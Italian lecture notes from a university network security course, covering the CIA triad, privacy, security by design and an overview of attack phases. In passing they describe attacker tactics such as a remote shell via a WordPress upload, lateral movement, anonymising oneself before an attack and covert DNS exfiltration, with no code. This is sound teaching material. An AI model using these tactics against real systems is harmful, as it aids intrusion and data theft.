

## Sommario

Lezione 1 28/09/2021.....	5
<b>Slide introduzione corso (L01_IntroduzioneAlCorso).....</b>	6
Triade della sicurezza .....	7
Lezione 2 29/09/2021.....	9
“Hacking” in reti ip.....	10
Security “by design” .....	11
Strumenti per la sicurezza delle reti.....	12
Lezione 3 05/10/2021.....	13
Etica Della Sicurezza .....	15
Materiale Didattico.....	15
<b>Network Security “Concetti Generali” (Slide L02) .....</b>	16
Computer Security Vs Software Security.....	17
Vulnerabilità di rete e domande fondamentali:.....	19
Vulnerabilità in un mondo a livelli:.....	19
Lezione 4 06/10/2021.....	21
OSI Security Architecture .....	23
Un modello per la network security .....	26
<b>DOCKER/Containerizzazione (Slide L03_bis_DSP_for_students) .....</b>	28
Lezione 5 12/10/2021.....	30
DOCKER/Containerizzazione .....	30
Docker security Playground.....	34
Scapy.....	37
DOCKER continuo .....	37
Lezione 6 13/10/2021.....	39
<b>Preparazione di un attacco in rete: footprinting (L03_Footprinting) .....</b>	39
Footprinting in internet .....	41
Lezione 7 19/10/2021.....	47
Whois e DNS enumeration .....	47
Interrogazione del DNS.....	51
Network Reconnaissance .....	56
<b>Preparazione di un attacco in rete: Scanning (L04_Scanning) .....</b>	58
Arp-Scan (Host-Discovery Locale).....	59
ICMP Host-Discovery (Remoti) .....	61
TCP/UDP Host-Discovery (Remoti).....	62
Ping Sweep: Detection.....	64

LEZIONE 8 20/10/21 .....	64
Port scanning, Scoprire servizi attivi (rilevare servizi nei sistemi ‘Alive’) .....	66
Tipi di scansione .....	67
NETCAT .....	70
Port scanning: contromisure .....	70
OS Scanning (scoperta del tipo di Sistema Operativo) .....	71
Conservare ed elaborare i risultati .....	74
<b>Preparazione di un attacco in rete: enumeration (L06_Enumeration)</b> .....	77
LEZIONE 9 26/10/21 .....	80
Esercitazione.....	80
LEZIONE 10 27/10/21 .....	85
Service Fingerprinting.....	85
Vulnerability Scanners.....	85
Banner grabbing .....	88
IPSec/IKE enumeration.....	98
LEZIONE 11 02/11/21 .....	99
<b>Lo standard IEEE 802.11: Sicurezza (L07_Avallone_802.11_Security)</b> .....	99
Wired Equivalent Privacy (WEP).....	100
Autenticazione wi-fi.....	103
Post-WEP .....	104
TKIP (Temporal Key integrity protocol) .....	105
CCMP (Counter with CBC-MAC) .....	107
Autenticazione in 802.11i (802.1X e PSK).....	109
Autenticazione 802.1X.....	110
4 Way handshaking .....	112
WPA (WiFi Protected Access) due concetti di spiegazione .....	113
LEZIONE 12 03/11/21 .....	114
<b>Attacchi a reti wireless (L08_WiFiHacking)</b> .....	114
WiFi Protected Access (WPA) .....	115
Discovery e monitoring.....	116
LEZIONE 13 09/11/21 .....	116
Attacchi DoS in reti wireless .....	118
Encryption Attacks.....	120
Authentication attacks .....	124
LEZIONE 14 10/11/21 .....	130
<b>La Sicurezza IP (L09_IPSec)</b> .....	130

Applicazioni di IPSec .....	133
Architettura IPSec.....	134
IPSec Policy: Security Associations (SA).....	136
Parametri di una SA.....	141
Modalità di funzionamento.....	142
Autentication Header (AH) Struttura del pacchetto IP Esterno .....	146
<b>LEZIONE 15 16/11/21 .....</b>	<b>147</b>
Attacco Replay .....	148
Servizio di autenticazione/integrità .....	150
Struttura datagrammi IPSec .....	152
Encapsulating security payload (ESP) .....	152
ESP in modalità transport .....	156
ESP in modalità tunnel.....	158
Combinazione di Security Association (SA) .....	159
Gestione delle chiavi.....	162
Algoritmo di Diffie-Hellman.....	163
<b>LEZIONE 16 17/11/21 .....</b>	<b>163</b>
Algoritmo di Oakley .....	164
IKE – Internet Key Exchange .....	166
Scambi IKE .....	168
<b>Sicurezza al livello trasporto: “Secure Socket Layer” – SSL, “Transport Layer Security” – TLS (L10_SSL_1)</b>	
.....	170
SSL.....	171
<b>LEZIONE 17 23/11/21 .....</b>	<b>172</b>
I livelli protocollari in SSL/TLS.....	173
Il protocollo SSL Record .....	174
Calcolo codice MAC .....	176
Header SSL.....	177
Change Cipher SPEC.....	178
Alert .....	178
Protocollo di Handshake.....	179
Metodi di scambio delle chiavi.....	183
<b>LEZIONE 18 24/11/21 .....</b>	<b>188</b>
<b>Il protocollo heartbeat – RFC6520 (L11_SSL_2)</b> .....	188
HTTPS: HTTP over SSL.....	189
Inizializzazione della connessione .....	191
SSH: Secure Shell .....	192

SSH architettura.....	194
SSH Transport layer protocol.....	194
Il pacchetto SSH .....	196
SSH User Authentication protocol - I metodi di autenticazione .....	198
SSH Connection Protocol - Protocollo di connessione .....	199
Port Forwarding.....	201
<b>LEZIONE 19 30/11/21 .....</b>	<b>203</b>
<b>OpenSSL Basics (L12_SSL_Programming).....</b>	<b>203</b>
OpenSSL preparatory calls.....	206
OpenSSL structures: ssl_ctx.....	206
<b>WebHacking (L13_WebHacking) .....</b>	<b>209</b>
Categorie di vulnerabilità, legate ai server web .....	210
Sample files.....	210
Source Code Disclosure .....	211
Canonicalization attacks .....	211
Server extensions .....	212
<b>LEZIONE 20 01/12/21 .....</b>	<b>213</b>
Buffer overflow.....	213
Denial of Service .....	215
WEB SERVER VULNERABILITY SCANNERS.....	216
Hacking di applicazioni WEB.....	216
Web Crawling .....	218
Web Application assessment .....	219
Browser plug-in .....	219
Applicazioni web & Vulnerabilità .....	221
Cross-Site Scripting (XSS).....	223
Tipologie di vulnerabilità XSS .....	224
<b>LEZIONE 21 07/12/21 .....</b>	<b>227</b>
XSS Contromisure .....	227
SQL Injection.....	227
SQL Injection, contromisure .....	229
OWASP Enterprise Security API.....	230
CROSS-SITE REQUEST FORGERY (CSRF) .....	231
CSRF: Contromisure .....	232
HTTP RESPONSE SPLITTING (O INJECTION) .....	232
HTTP RESPONSE SPLITTING (O INJECTION) contromisure.....	233

Server Side Includes (SSI).....	234
Buffer Overflow Attack (le slide sono le pagine del libro, le riporto qui tutte).....	234
Buffer Overflow/Buffer Overrun .....	236
LEZIONE 22 14/12/21 .....	237
<b>Intrusion detection system (L14_IDS)</b> .....	237
Tipi di intruders .....	238
Classification of IDS .....	239
Esempi di IDS .....	241
LEZIONE 23 15/12/21 .....	246
<b>Buffer overflow basics pt2 (L15_Stallings_Buffer_Overflow)</b> .....	246
Stack buffer overflow .....	249
Shell Code Development .....	254
LEZIONE 24 21/12/21 .....	257
<b>Attacchi DoS (Capitolo 7 stallings)</b> .....	257
LEZIONE 25 22/12/21 .....	272
<b>Contromisure del buffer overflow – difese a tempo di compilazione (L15_Stallings_Buffer_Overflow)</b> .....	272
Difese a tempo di esecuzione: Executable Address Space Protection.....	274
Replacement Stack Frame .....	275
Return to system call.....	276
Heap Overflow.....	277
Global Data overflow.....	278
<b>Firewalls (L17_Firewalls)</b> .....	278
Packet filtering firewall.....	281
<b>IPTables (L17_bis_IPTABLES)</b> .....	282
Stateful Inspection Firewall.....	283
Application Level Gateway .....	284
Personal Firewall .....	284

# Lezione 1 28/09/2021

Il corso di Network Security si occupa di due oggetti diversi:

- Networking ovvero le reti di calcolatori
- Sicurezza di queste reti

Essendo un argomento molto complesso non analizzeremo tutti gli argomenti al dettaglio o comunque non vedremo ogni argomento. Questo corso fornirà una visione abbastanza ampia di tutta una serie di elementi di base.

**Cos'è un attacco Ransomware?** Qualcuno mi ruba dei dati e non me li rende più disponibili perché li va a crittografare e richiede un riscatto. È facile rimanere vittime di un attacco di questo tipo e di solito non si fa trapelare la notizia di attacco ma si paga solamente il riscatto. Il pagare il riscatto porta al mondo delle criptovalute.

All'inizio cercheremo di recuperare i concetti di reti di calcolatori, ma il grosso dello sforzo va fatto dallo studente. Diamo per scontato che alcune cose siano note.

È fondamentale avere anche altre competenze in questo corso, in particolare competenze che si trovano a livello applicativo. Ci concentreremo molto agli attacchi alle applicazioni web, parleremo quindi di WEB HACKING.

**Come si fanno questi attacchi e come si portano a segno?** Per capirlo devo sapere che cos'è un'applicazione web: ossia un app che ha un front end un back end, devo conoscere JS, http, Web Socket. Se parlo di SQL INJECTION devo sapere perché da un interfaccia web si può generare un problema in un Database di back-end. Anche qui lo sforzo deve essere fatto da noi. Sapere come si scrive un poco di java script è importante.

Il livello più basso a cui arriveremo non è il livello fisico, ma vedremo tutti i problemi che si possono avere con i wi-fi e con il protocollo 802.1.

## Slide introduzione corso (L01\_IntroduzioneAlCorso)

### DI COSA SI TRATTA?

- Sicurezza di Rete...
- ...o, meglio, Sicurezza delle Applicazioni distribuite (in reti IP)\*:
  - posta elettronica, applicazioni Web, sistemi VoIP, sistemi informativi, applicazioni per terminali mobili
- Alcuni argomenti legati alla sicurezza delle infrastrutture di rete:
  - Connattività da remoto
  - Reti wireless
  - Sistemi Hardware (cenni...)

\*Applicazioni Telematiche (cfr. cuginetto di questo corso @ unina)!

Parleremo di "sicurezza in rete", come detto con le osservazioni di prima ci occupiamo della sicurezza delle applicazioni in rete che sono a tutti gli effetti delle applicazioni distribuite. Dobbiamo fare riferimento a componenti che non sono tutti sullo stesso nodo di rete ma devono parlare tra loro e cooperare. Il caso distribuito è il più complesso perché è un'architettura molto anarchica in cui non c'è un concetto unico di tempo e non è detto che server e client seguano lo stesso riferimento temporale. Ovviamente noi abbiamo il problema di mettere in sicurezza sistemi di questo tipo.

Parlo di **infrastrutture di rete** e ho diversi tipi di questi oggetti, come componenti che si connettono tra di loro da remoto e che sfruttano le reti wireless. Se siamo bravi andiamo a trattare anche problematiche di più basso livello (livello 1 o 2 dello stack) ad esempio andando a sovrascrivere il FIRMWARE, ossia la parte software che comanda l'hardware del dispositivo.

Molto banalmente, la **definizione più intuitiva di security** per il prof è: "*Evitare che una ENTITÀ (si può trattare di un essere umano o un pezzo software) compia delle azioni che io non vogliamo che vengono compiute*".

## Triade della sicurezza

Essendo persone che cercano di formalizzare e ingegnerizzare i problemi iniziamo ad indentificare la sicurezza, declinando questo termine secondo tre direzioni principali. La triade della sicurezza **CIA** è:

1. **Confidentiality:** dallo standard RFC-4949 che viene dalla Internet Draft (Request For Comments, standard *de facto* di internet) “*The property that information is not made available or disclosed to unauthorized individuals, entities, or process [ad esempio un entità non autorizzata]*” [*la proprietà che le informazioni non siano rese disponibili o svelate ad individui, entità o processi non autorizzate*]. Al centro di questa definizione trovo l’informazione (tripla formata da: tipo, valore, attributo). Terze parti è un termine generico che viene declinato in individui, entità o processi. Non sempre il problema viene da un essere umano, ma gli strumenti usati o le entità che esistono in rete non sono umane. Difficilmente oggi trovo l’individuo che fa l’attacco ma al più orchestra il tutto. Anche chi lavora in CyberSec, lavora in modo da automatizzare il suo lavoro.

Questo tipo di definizione, può portare a mente un altro termine che è la **Privacy**, ci sono assonanze tra i due termini? Qual è il primo strumento che ho a mia disposizione per garantire la privacy? **È rendere private le mie informazioni ad esempio con una crittografia. La confidentiality mi può garantire un mio diritto che è la privacy. La confidentiality è una proprietà che posso definire, la privacy non è una proprietà ma è un diritto dell’individuo.** Tra l’altro la privacy è un argomento molto complesso.

Secondo la RFC-4949 la privacy è: “un diritto di un’entità (normalmente una persona)” un diritto va sancito con una regolamentazione. Quindi “*È il diritto di un’entità, di agire con un proprio comportamento, per determinare il livello con il quale interagirà con l’ambiente che lo circonda, ivi incluso anche il grado con il quale l’entità è propensa a condividere le informazioni con altre entità.*”

Questo riguarda sia le informazioni personale, che quelle di altri individui di cui noi siamo a conoscenza. Ad esempio, per qualcuno Facebook potrebbe non garantire la privacy ad un determinato grado di privacy. L’importante è poter avere il controllo di questa cosa. Avere il controllo vuol dire scegliere cosa condividere. Dal 2018, è obbligatorio rispettare una **serie di regole sulla privacy grazie al GDPR**. Questo almeno dal punto di vista formale.

In questo corso saremo in bilico tra hacker ed ethical hacker, ovvero, coloro che usano l’approccio che di offensive security. (offensive defense, conosci il tuo nemico per poterti difendere).

NOTE:

- a. La privacy è una delle ragioni che giustificano l’esigenza di confidentiality
- b. La privacy è anche legata all’anonimato. Se porto la privacy al 100% ho anonimato.
- c. L’anonimato è anche il principale requisito perché un hacker resti impunito.
- d. Come molte cose della vita, le proprietà della security hanno spesso un duplice risvolto.

Esistono dei modi per cercare di portare la privacy al suo estremo, una di esse è arrivare ad una conoscenza zero da parte dell’ambiente nei miei confronti. Prima di sferrare un attacco, devo garantire il mio anonimato; se volessi fare un attacco in rete mi dovrei per prima cosa rendere anonimo in modo da impedire qualsiasi rintracciamento della mia persona. Un altro nostro obiettivo è garantire la privacy, ma perché? Per garantire la privacy ho degli strumenti, come la codifica delle informazioni, i quali se portati ai loro estremi portano all’anonimato.

A proposito di privacy citiamo Edward Snowden che dice delle cose che per il prof sono on point. Spesso sento dire “a me della privacy non interessa niente perché non ho nulla da nascondere” e questa cosa è sbagliatissima da dire. Per me non può non importare il garantire la libertà di parola perché non ho niente da dire.

**La privacy è l'opposto dell'esposizione totale delle informazioni.** È un diritto che devo garantire su entrambi i fronti e quindi devo garantire entrambi gli estremi dell'intervallo.

Confidentiality è uno dei pilastri della sicurezza, e deve esistere per poterci appoggiare e garantire robustezza ai sistemi garantiti in rete.

2. **Integrity:** ancora una volta cerchiamo di definirla dal RFC 4949. Ho una definizione che si biforca e va un poco più in profondità. Si è deciso di dividere l'integrità per i dati e per i sistemi nel loro complesso.
  - a. **DATA INTEGRITY:** “garantisce che i nostri dati non sono stati MODIFICATI, DISTRUTTI, o sono andati persi in maniera non autorizzata o accidentale”.
  - b. **SYSTEM INTEGRITY**, è interpretata dal punto di vista delle prestazioni di quel sistema: “La qualità che ha un sistema nello svolgere il compito per il quale il sistema è stato progettato, sviluppato e messo in esercizio.” Il sistema riesce a mantenere le prestazioni per la quale è stato concepito in modo che non sia impattato negativamente da una manipolazione che è avvenuta in maniera deliberata o non autorizzata, questa proprietà può venire meno se in manutenzione faccio i guai.

**Come garantisco l'integrità dei dati? Con la ridondanza, infatti**, il modo migliore è avere più copie dello stesso dato. Che vuol dire? Che mi faccio il backup tutte le sere e magari non sulla stessa rete. Se becco il ransomware poi, da tutte e due la parti, vengo infettato ed è inutile. Allora il backup lo faccio su un PC che sta in una rete diversa o addirittura scollegato dalla rete.

Il backup serio come andrebbe fatto? Mi faccio la copia su un segmento isolato, la metto su un supporto, supporto che poi tolgo e lo metto in una cassaforte. Dobbiamo diventare paranoici. Più sono paranoico meglio è infatti parleremo di **paranoid design**. Devo pensarle tutte e allora diventa stressante.

Il backup è una cosa cruciale che salva la vita. Se vi beccano con una richiesta di riscatto, se i dati li tengo salvati mi posso comunque evitare il riscatto, ma resta comunque il data leak.

**Come controllo l'integrità dei dati? Facendo in modo che accanto ai dati ci sia anche una rappresentazione “fingerprint” dei dati stessi.** Spesso insieme ai dati trovo anche dei file .md5 che sono dei file di **digest!** Questi sono una rappresentazione sintetica di una funzione di hashing. Se quel file viene modificato e la funzione hash è sufficientemente adatta allo scopo ho che anche una modifica di una piccola parte di quel file fa cambiare anche il digest.

Con un sistema come faccio? Faccio uno **snapshot** che è capace di farmi ripartire quella macchina. Se uso virtual box esco e mi conservo lo stato della virtual machine così che quando riparte la ritrovo esattamente com'era. In generale per un sistema garantire l'integrità è una cosa abbastanza articolata.

3. **Availability:** è il pilastro che **crea più rogne di tutte**. In rete uno degli attacchi più antipatici è il Denial of Service (DoS) o il Distributed Denial of Service (DDoS). L'availability è associabile alla disponibilità. Se ho un server devo garantirla ad esempio 7/7 - 24/24. Semplicemente parlando di cose non legate alla security, quando faccio il sistema ed esso con un solo utente funziona se poi ne arrivano sette e vado down non è un problema di security; ma è il sistema che è stato progettato con scarsa scalabilità.

Se però c'è qualcuno che mi fa un attacco mirato e mi rende il sistema non disponibile (lo slowloris è un esempio di attacco che tiene impegnato un server con delle richieste http senza mai chiuderle. Il server si blocca ad aspettare che termino la richiesta.) **Ma i server web non bloccano le richieste in automatico?** **http usa un TCP e se su TCP non sono attivo per un certo tempo chi sta dall'altro lato butta giù la connessione. Ma se ti ricontatto 1ms prima che tu butti giù tu resti su.** C'è anche lo slow DROP che mi

butta per finta i pacchetti e tu stai là a rimandarli e ti blocco. Useremo questi due attacchi in laboratorio.  
**Questi attacchi NON SONO VOLUMETRICI.**

Se il mio server è spento, garantisco senz'altro la confidenzialità e l'integrità ma fallirò per quanto riguarda la disponibilità

Se i problemi avvengono in assenza di utenti benevoli → ci sono utenti malevoli. Se una cosa può accadere per sbaglio può sicuramente accadere di proposito.

**Garantire la sicurezza vuol dire assicurare questi tre pilastri.**

## Lezione 2 29/09/2021

### ARGOMENTI DEL CORSO

- Sicurezza del protocollo IP
- Sicurezza della posta elettronica
- Sicurezza nel Web
  - ivi comprese le architetture web di nuovissima generazione:
    - **WebRTC** (Web Real Time Communication)
- Intrusioni in reti di calcolatori
- Software doloso
- Firewall
- Tecniche di "hacking":
  - Minacce e contromisure

Nella lezione precedente sono stati introdotti i tre pilastri. Domanda: i due tipi di integrità sono collegati? Si, un modo per non rendere integro il sistema basta che non renda integri i dati, però ci sono anche altri aspetti come l'integrità per la comunicazione.

Garantisco la comunicazione per mezzo di protocolli, se penso alla checksum dell'IP essa ha lo scopo di verificare l'integrità dei dati, questo non ci aiuta nella security perché il calcolo della checksum è pubblico e quindi devo usare delle checksum crittografiche con un seed segreto. Le checksum viste fino ad ora **non sono di tipo crittografico**. (Cosa copre la checksum in IP? Solo l'header. In TCP la checksum copre header e pacchetto). L'integrità è molto più dell'integrità dei dati di un singolo nodo.

Come detto ieri dobbiamo occuparsi della sicurezza in rete vuol dire conoscere la differenza tra la network security e la computer security, anche se il confine tra i due è molto sfumato. Ovviamente quello che noi diamo per assunto è che quando un nodo **ha la possibilità di comunicare** esso lo faccia immediatamente.

**La sicurezza nel web la vediamo per mezzo di WebRTC** (Web Real Time Communication) il quale è un framework che ci mostra come la comunità dell'internet si sia evoluta con il tempo; infatti, è abbastanza recente e raccoglie i contributi dell'IETF e W3C i quali si sono uniti insieme per definire un modo per consentire **comunicazioni real time nel web**. Avendo avuto la possibilità di partire da zero l'architettura di questo framework è stato pensato basandosi sul concetto di **secure by design**.

Vedremo poi le intrusioni in reti di calcolatori. Gli **intrusion detection system** IDS sono componenti distribuiti formati da vari elementi quali: il sensore, il collettore dei dati, analizzatore dei dati, etc (interessa molto per chi fa machine learning con tecniche di deep learning/ reinforcement learning/ clustering).

Vedremo i malware, cerchiamo di capire le differenze tra virus, worm, trojan, etc.

Parleremo di **firewalling** e come usare questi oggetti per configurare in maniera intelligente la nostra architettura di rete. Organizzeremo la rete separando gli elementi accessibili dall'esterno (web server con porta 80 http e 443 https) che sarebbe però bene non metterli vicino al pc dell'amministrazione, poiché se facessi così creerei una **demilitarized zone** che mi permette di esporre, in maniera controllata, interfacce all'esterno.

Dedicheremo molto tempo alle tecniche di attacco, che è anche una delle parti più importanti. L'approccio oggi è un approccio di offensive security ovvero si deve pensare e ad agire come un attaccante per poter immaginare e creare delle contromisure.

### “Hacking” in reti ip

## “HACKING” IN RETI IP

- Fasi preliminari di un attacco:
  - *Footprinting, scanning, enumeration*
- Tecniche di attacco indirizzate a:
  - end-system & server;
  - Infrastruttura:
    - Reti VoIP (Voice over IP)
    - Reti Wireless
    - Sistemi hardware
  - Applicazioni e dati:
    - Web
    - Dispositivi mobili
    - Basi di dati

Le fasi preliminari di un attacco sono molto importanti e le vedremo nel dettaglio una per una; infatti, qui abbiamo l'opzione di raccolta info e di predisposizione all'azione.

- **Con il footprinting che faccio?** Raccolgo informazioni, voglio sapere tu chi sei, faccio una foto, faccio upload e vedo se c'è qualcosa su Google images che ti somiglia. Ma footprinting vuol dire semplicemente raccogliere informazioni anche attraverso tattiche come il dumpster diving, ovvero indagando anche negli scarti.
- **Scanning:** Semplicemente scannerizziamo/spazzoliamo la rete per vedere tutte le porte e i servizi attivi su un sistema.
- **L'enumeration:** Io mando una richiesta di informazioni ad un servizio per capirne la versione, chi è, etc.

Queste operazioni non sono illegali, proprio perché i protocolli funzionano per questo e non ci sta nulla di male. Se vado su **exploitDB**, allora lì posso fare qualcosa di illegale poiché recupero i modi per entrare, ci sono le vulnerabilità note e mi dà una POC (Proof of concept) che posso replicare per vedere se effettivamente l'attacco va in porto. Fare guai in rete è facile, per fare i guai più seri (livello di difficoltà necessario per portarli a buon termine) devo essere un poco più bravo. Vedremo un framework, **metaesploit**, che mi fa in automatico diversi tipi di attacco.

**Le attività iniziali sono fondamentali e sono spesso tediote.** Fare l'analisi di tutto il codice sorgente per trovare nei commenti informazioni succose è un attività che richiede tempo, esistono tanti strumenti che semplificano la vita. Se voglio trovare una password con brute force uso un dizionario e le provo tutte con le varie combinazioni, per fare questo posso farmi dare una mano da dei tool come Johnny the ripper o Hydra.

I dizionari possono pesare GB e nel caso testuale sono milioni di milioni di entry. È chiaro che quando andiamo a vedere app e dati la prima cosa su cui ci concentriamo è il web, poi dal web si arriva ad altro. Se trovo un sito WordPress che è vulnerabile, perché l'editor dei file di stile, mi fa caricare un CSS che contiene un JavaScript o una shell remota io posso eseguire delle chiamate direttamente sul nodo. Prendere possesso di un nodo remoto vuol dire eseguire un terminale con privilegi di root.

Una volta all'interno di un nodo mi posso scatenare, inizio con il **lateral movement** spostandomi da un nodo che ho preso, al nodo a fianco fino a quando non arrivo nella zona di interesse.

**Una volta entrati, come porto fuori i dati senza che mi scoprano?** Riducendo al minimo il carico sulla rete, mascherando i pacchetti in uscita, etc. (Iodine è un programmino che in 3sec mi fa creare un covered channel simulando query al DNS).

## APPROCCIO MENTALE ALLA SICUREZZA

- I malintenzionati non seguono le regole
- Per capire come rendere un sistema più sicuro bisogna identificare gli attacchi a cui esso può andare soggetto
  - ...il che ovviamente non implica l'esigenza di sferrare realmente tali attacchi!
- Un host non può fidarsi di nessun dato che provenga dalla rete

Tutto questo ci porta ad un approccio mentale e ad un comportamento che fa sì che ci si aspetti sempre il peggio e che anche le cose complicate siano facilmente risolvibili perché la comunità degli hacker è molto collaborativa. I risultati vengono condivisi in pochissimo tempo e ci si scambia le informazioni. C'è un esercito di persone skillate che collaborano tra di loro. Oggi a tutti gli effetti esistono delle community di condivisione delle informazioni che sono organizzate.

## Security “by design”

### SECURITY “BY DESIGN”

- Qualsiasi tipo desiderato di protezione deve essere progettato e realizzato in maniera esplicita
- Es: progettazione di protocolli sicuri →
  - Lasciare sempre spazio per crittografia ed autenticazione
  - Assicurarsi che tutti i campi sensibili siano proteggibili
  - Prevedere autenticazione da ambo le parti
  - Prevedere meccanismi di autorizzazione
  - Prevedere meccanismi di difesa da attività malevole quali:
    - “eavesdropping” (intercettazione), modifica selettiva, cancellazione, ‘replay’ e relative combinazioni

Oggi si parla di **security by design** quando si tiene la sicurezza in mente sin dalle prime fasi di progetto, prima si mettevano le pezze in giro. Per chi si occupa di sicurezza dobbiamo considerare l'eredità dei **sistemi legacy** (cose vecchie che ci sono in giro in rete). Le vulnerabilità esistono, la capacità di sfruttarle e fare exploit è un'altra. Gli exploit più antipatici sono quelli detti **0Day** ossia exploit appena scoperti e non

ancora patchati, uno zero day si evolve di giorno in giorno, invecchiando, e si spera che esca una patch che lo appari.

**Lasciare spazio per la crittografia ed autenticazione** vuol dire, ad esempio nel caso dell'indirizzo IP, lasciare spazio nell'header ma non come spazio metaforico, ma prevedere un quantitativo di bit che serve a quella funzionalità. Se il campo sulla lunghezza della finestra di recezione è 16 bit e cambia il mondo devo avere spazio per poter gestire cose come digest etc.

### Spazio vuol dire bit!

Quindi voglio una rete che si adatti dinamicamente al cambiamento; infatti, in tutti i protocolli ben progettati quando gli ingegneri hanno previsto gli header hanno sempre lasciato spazio in più. In alcuni casi mi serve allinearmi su long word, oppure è reserved for future use. La maggior parte dei problemi di sicurezza vengono da codice difettoso e di conseguenza dei buggy code generano buggy software. Le tecniche di correzione dei bug software sono i principali strumenti di prevenzione.

Quali sono gli **atteggiamenti improduttivi** che portano ad un'intrusione in un sistema?

- Perché qualcuno dovrebbe farlo?
- Quell'attacco è difficile
- Nessuno conosce come funziona questo sistema perché il codice è chiuso e allora non si può attaccare [Non devo dare per scontato che, solo perché non pubblico, il codice nessuno sa come è fatto basta usare binaryNinja per ottenere del reverse engineering. Parto dal binario e ottengo il sorgente e avendo il sorgente cerco quello che hai fatto].

Non devo pensare solo all'attacco banale ma anche quello che può cambiarmi fisicamente la scheda con un firmware. Ad una conferenza 2018 di black hat si è visto come fosse possibile hackerare le trasmissioni ricetrasmettenti dei satelliti. "IOACTIVE last call for sat comm security".

Quali sono gli **atteggiamenti produttivi**?

- **Programming Satan's Computer.** Articolo interessante il quale immagina che abbiamo come compito la programmazione di un pc che da come risposte delle risposte maliziose nei momenti sbagliati. Apre la mente perché non possiamo mai dare nulla per scontato.
- Voglio un prodotto che esce sul mercato e do per scontato che appena esce viene studiato da qualcuno che me lo rende vulnerabile.
- Tutti i pacchetti che invii li passi al nemico; tutti i pacchetti che ricevi ti vengono consegnati dal nemico. Il canale di comunicazione è un canale di cui non mi posso fidare, il modo per cui posso essere tranquillo è non far uscire nulla che non sia crittografato! Dall'altro lato la stessa cosa, chi riceve non si deve fidare. Una tipica difesa è la END TO END encryption.

**La END to END encryption** vuol dire che io e te siamo gli unici a sapere il modo per criptare e decriptare. Se facciamo una conference call con WhatsApp e viene fatta con una chiamata di gruppo, quella non ha una mesh p2p e passa per un server, questo server il contesto di crittografia lo conosce! Se voglio fare una chiamata sicura passando per un server devo fare una double encryption.

Dentro ai dati crittografati che mando al server ci sono dei dati crittografati che mando all'altro end point. End 2 end encryption lo devo interpretare da un campo all'altro.

## Strumenti per la sicurezza delle reti

Gli strumenti adoperati saranno:

- Crittografia, che non approfondiremo più di tanto poiché sarà trattato nel corso di Secure System Design
- Network based access control, I firewall sono inclusi
- Monitoraggio di rete
- Impiego di tecniche cosiddette di “paranoid design”

**MODALITÀ D'ESAME:** progetto + orale (progetto 35/40% del voto, e l'orale è il restante). Il progetto è con approccio challenge based. Un approfondimento che ci è piaciuta al corso o lo studio di una cosa non vista e che ho visto altrove. La media di voti a NS è spaventosa perché nessuno viene senza aver studiato.

## Lezione 3 05/10/2021

### PROGRAMMA DEL CORSO (1/2)

- Principi di sicurezza delle reti
  - requisiti funzionali per la security
  - “threats”, attacchi, contromisure
- Sicurezza in reti wireless
- Sicurezza a livello rete
  - protocollo IPsec
- Sicurezza a livello trasporto
  - Transport Layer Security (TLS)
- Sicurezza al livello applicativo:
  - posta elettronica
  - Web
    - HTTPS
    - WebRTC Security Architecture
- Cloud Computing e sicurezza (cenni)

**Recap sulla parte introduttiva** agli argomenti del corso. Abbiamo detto che ci occuperemo di sicurezza in rete e seguiremo un approccio che fa riferimento all'organizzazione a strati della rete, questo vuol dire che seguiamo gli strati dello stack protocollare e vediamo ai vari livelli che cosa si attua per mettere in sicurezza il singolo livello, mano a mano.

**Se parliamo di reti wireless studiamo le vulnerabilità** dei vari standard susseguitesi nel tempo partendo dallo standard WEP (Wired Equivalent Privacy è considerato come una forma di protocollo di sicurezza che è stato progettato per fornire un livello di sicurezza e privacy ad una rete locale senza fili (WLAN) paragonabile a quello che ci si aspetta normalmente da una rete locale cablata), poi vedremo come mai è stato **deprecato**, **il motivo è che proprio perché voleva mettere le reti in sicurezza ma non ci riusciva**. Vedremo le reti wireless di oggi con un accesso autenticato, i protocolli coinvolti e un possibile attacco a questi livelli di infrastruttura.

Poi vedremo un pilastro della sicurezza del livello trasporto con TLS, abbiamo che HTTPS lo sfrutta. Poi passeremo alla sicurezza a livello applicativo via WebRTC Security Architecture; di quest'ultima vediamo solo un infarinatura di base. Poi avremo delle lezioni sulla virtualizzazione tramite DOCKER.

## PROGRAMMA DEL CORSO (2/2)

- Software malevolo
  - Tassonomia
  - Advanced Persistent Threats (APTs)
  - Contromisure
- Attacchi di tipo "Denial of Service" (DoS) e "Distributed Denial of Service" (DDoS)
- Intrusion Detection Systems (IDS)
  - Tecniche "host-based", "network-based" e ibride
- Firewall e Intrusion Prevention Systems (IPS)

Passeremo poi a vedere una serie di software malevoli e la loro tassonomia. Vedremo poi gli APTs che sono minacce più difficili da sconfiggere perché non sono eclatanti ma sono fatte per penetrare in una infrastruttura target e voler poi mantenere un profilo basso per filtrare i dati.

Infatti, se una rete va giù me ne accorgo subito ma se funziona normalmente e non noto che hanno aggiunto elementi estranei che ascoltano il traffico, diventa più difficile accorgersene.

Vedremo poi i DoS e i DDoS che sono tra gli attacchi più complessi da mettere a segno.

Infine, vedremo dei sistemi di Intrusion Detection Systems IDS (sono sistemi distribuiti e sono la frontiera delle attività di prevenzione, monitoraggio), ancora vedremo i firewall ed intrusion prevention systems i quali, a differenza degli IDS, cercano di prevenire un intrusione, infatti, se un attacco sfugge alla prevention cerco di fare detection, se fallisco anche con la detection vado a rimediare.

COSE TECNICHE SUL CORSO: che ci serve come bagaglio culturale per andare avanti in NS?

- Reti di calcolatori: devo conoscere i protocolli di rete, le vulnerabilità, le mancanze progettuali dovute a motivi storici, ricordiamo che alcuni protocolli non sono concepiti pensando alla sicurezza ma che dovessero solo risolvere problemi di comunicazione.
- Computer Networks 2 corso in cui si studiano e affrontano argomenti più avanzati. Problemi come il down di What's app, Instagram e Facebook in assenza di hacker o attacchi ma solo a causa di un errore di routing nel protocollo BGP (Border Gateway Protocol). Questo protocollo è cruciale anche se non è molto noto perché se riesco a eliminare o modificare degli annunci di rotte BGP faccio sparire dei pezzi dalla rete, anche se funzionano. Il BGP è un protocollo di tipo **path vector** in cui degli elementi (router di alto livello) annunciano a degli altri elementi di stesso livello (peer BGP) dei vettori di percorso in cui possono trovare delle destinazioni. Se questi vettori sono sbagliati, o assent, io non so più raggiungere un dominio di destinazione. **I router esterior gateway del backbone di fb, a causa di un aggiornamento sono "spariti".**

